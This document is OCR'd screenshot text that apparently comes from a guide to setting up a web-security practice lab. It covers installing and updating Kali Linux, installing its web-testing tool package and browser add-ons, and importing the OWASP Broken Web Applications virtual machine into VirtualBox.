

KALI
BY OFFENSIVE SECURITY
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
49% [2 Packages 6,381 kB/16.0 MB 40%] 2,988 PB/s 0s


```
root@kali:~# apt-get full-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  gir1.2-mutter-1 gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0
  gnome-themes-standard keepnote libchamplain-0.12-0 libcharls1
  libdigest-md5-file-perl libdns169 libfabric1 libfreerdp-cache1.1
  libfreerdp-client1.1 libfreerdp-codec1.1 libfreerdp-common1.1.0
  libfreerdp-core1.1 libfreerdp-crypto1.1 libfreerdp-gdi1.1
  libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
  libgcr-3-common libgdcm2.8 libgl2ps1.4 libgnome-desktop-3-12 libgweather-3-6
  libhdf5-openmpi-100 libhttp-server-simple-perl libisc166 libjs-excanvas
  liblept5 libmagickcore-6.q16-3 libmagickcore-6.q16-3-extra
  libmagickwand-6.q16-3 libmpfr4 libmutter-1-0 libnetcdf-c++4 libnm-glib4
  libnm-gtk0 libnm-util2 libopencv-calib3d3.2 libopencv-contrib3.2
  libopencv-core3.2 libopencv-features2d3.2 libopencv-flann3.2
  libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2
  libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
  libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2
  libopencv-videoio3.2 libopencv-videostab3.2 libopencv-viz3.2 libopenexr22
  libopenmpi2 libpoppler68 libpoppler72 libproj12 libpsm-infinipath1
  libqgis-analysis2.14.21 libqgis-core2.14.21 libqgis-gui2.14.21
```


```
root@kali:~# apt-get install kali-linux-web
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  arachni cookie-cadger eyewitness firefoxdriver http-tunnel httprint libclass-accessor-perl
  libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl libclass-dbi-mysql-perl
  libclass-dbi-perl libclass-method-modifiers-perl libclass-trigger-perl
  libclass-xsaccessor-perl libclone-choose-perl libclone-perl libconvert-asn1-perl
  libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl libcrypt-openssl-rsa-perl
  libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl libhash-merge-perl
  libima-dbi-perl libimport-into-perl libio-stringy-perl libjavascriptcoregtk-1.0-0
  liblingua-en-inflect-perl libmcrypt4 libmoo-perl libnet-ldap-perl librole-tiny-perl
  libsql-abstract-limit-perl libsql-abstract-perl libstrictures-perl libsub-quote-perl
  libtime-piece-mysql-perl libuniversal-moniker-perl libwebkitgtk-1.0-0 owasp-mantra-ff
  phantomjs php-ldap php7.1-common php7.1-mcrypt php7.2-ldap python-easyprocess
  python-fuzzywuzzy python-halberd python-pyvirtualdisplay python-qt4reactor python-rsa
  python-selenium slowhttptest vega webhandler xvfb
Suggested packages:
  libclass-dbi-pg-perl libclass-dbi-sqlite-perl libclass-dbi-loader-perl libmcrypt-dev
  mcrypt libjson-perl libtext-soundex-perl | perl libbareword-filehandles-perl
  libindirect-perl libmultidimensional-perl firefoxdriver
The following NEW packages will be installed:
  arachni cookie-cadger eyewitness firefoxdriver http-tunnel httprint kali-linux-web
  libclass-accessor-perl libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl
  libclass-dbi-mysql-perl libclass-dbi-perl libclass-method-modifiers-perl
  libclass-trigger-perl libclass-xsaccessor-perl libclone-choose-perl libclone-perl
  libconvert-asn1-perl libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl
  libcrypt-openssl-rsa-perl libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl
```



Applications
Places
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
Activities Overview
burpsuite
commix
httrack
owasp-zap
paros
skipfish
sqlmap
vega
webscarab
wpscan



Search
Exploit-DB
Cut
Copy
Paste
100%
New Window
New Private Window
Save Page
Print
History
Full Screen
Find
Preferences
Add-ons
Developer
Synced Tabs
Sign in to Sync
Customize
Email
Password


Add-ons Manager - Mozilla Firefox
Welcome to Firefox
Kali Linux, an Offensive S...
Add-ons Manager
Firefox
about:addons
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Search
Get Add-ons
Extensions
Appearance
Plugins
Services
wappalyzer
Name
Last Updated
Best match
Search:
My Add-ons
Available Add-ons
Wappalyzer
March 9, 2018
Wappalyzer is a browser extension that iden...
More
Install
SiteStacks for Firefox - Instant Te...
October 16, 2017
SiteStacks lets you instantly look up the tec...
More
Install



Add-ons Manager - Mozilla Firefox
Add-ons Manager
Firefox about:addons
80%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Get Add-ons
Extensions
Appearance
Plugins
Services
Search all add-ons
Cookies Manager+
Cookies manager that allows view, edit and create cookies a... More
Preferences
Disable
Remove
FoxyProxy Standard
FoxyProxy - Premier proxy management for Firefox More
Preferences
Disable
Remove
HackBar
A HackBar for new firefox (Firefox Quantum). This addon is writed in webe... More
Disable
Remove
HttpRequester
A tool for easily making HTTP requests (GET/PUT/POST/DELETE), and kee... More
Disable
Remove
RESTClient
a debugger for RESTful web services. More
Disable
Remove
Tamper Data
View and modify HTTP/HTTPS headers etc. Track and time r... More
Preferences
Disable
Remove
Tamper Data Icon Redux
Open tamper data with a toolbar icon, an item in the Tools menu in 4+, or ... More
Disable
Remove
Tampermonkey
The world's most popular userscript manager, with over 10 ... More
Preferences
Disable
Remove
User-Agent Switcher
Quickly and easily switch between popular user-agent strings. More
Preferences
Disable
Remove
Wappalyzer
Identify web technologies More
Preferences
Disable
Remove


OWASP Broken Web Applications Project download | SourceForge.net - Mozilla Firefo
OWASP Broken Web Ap
https://sourceforge.net/projects/owaspbwa/?source=typ_
Buscar
SOURCEFORGE
Browse
Blog
Deals
Articles
Cloud Storage
Business VoIP
Internet Speed Test
Home / Browse / OWASP Broken Web Applications P
OWASP
Brought to you by:
Abriendo OWASP_Broken_Web_Apps_VM_1.2.ova
Ha elegido abrir:
OWASP_Broken_Web_Apps_VM_1.2.ova
el cual es un: Open Virtualization Format Archive (2.4 GB)
de: https://jaist.dl.sourceforge.net
¿Quieres guardar este archivo?
Cancelar
Guardar archivo
5 Reviews
Download
Get Updates
Share This


Oracle VM VirtualBox Manager
File
Machine
Help
Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Description
Configuration
Virtual System 1
Name
vm_1
Description
OWASP Broken Web Application...
Guest OS Type
Ubuntu (32-bit)
CPU
1
RAM
1024 MB
DVD
Reinitialize the MAC address of all network cards
Restore Defaults
< Back
Import
Cancel
Powered Off
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty




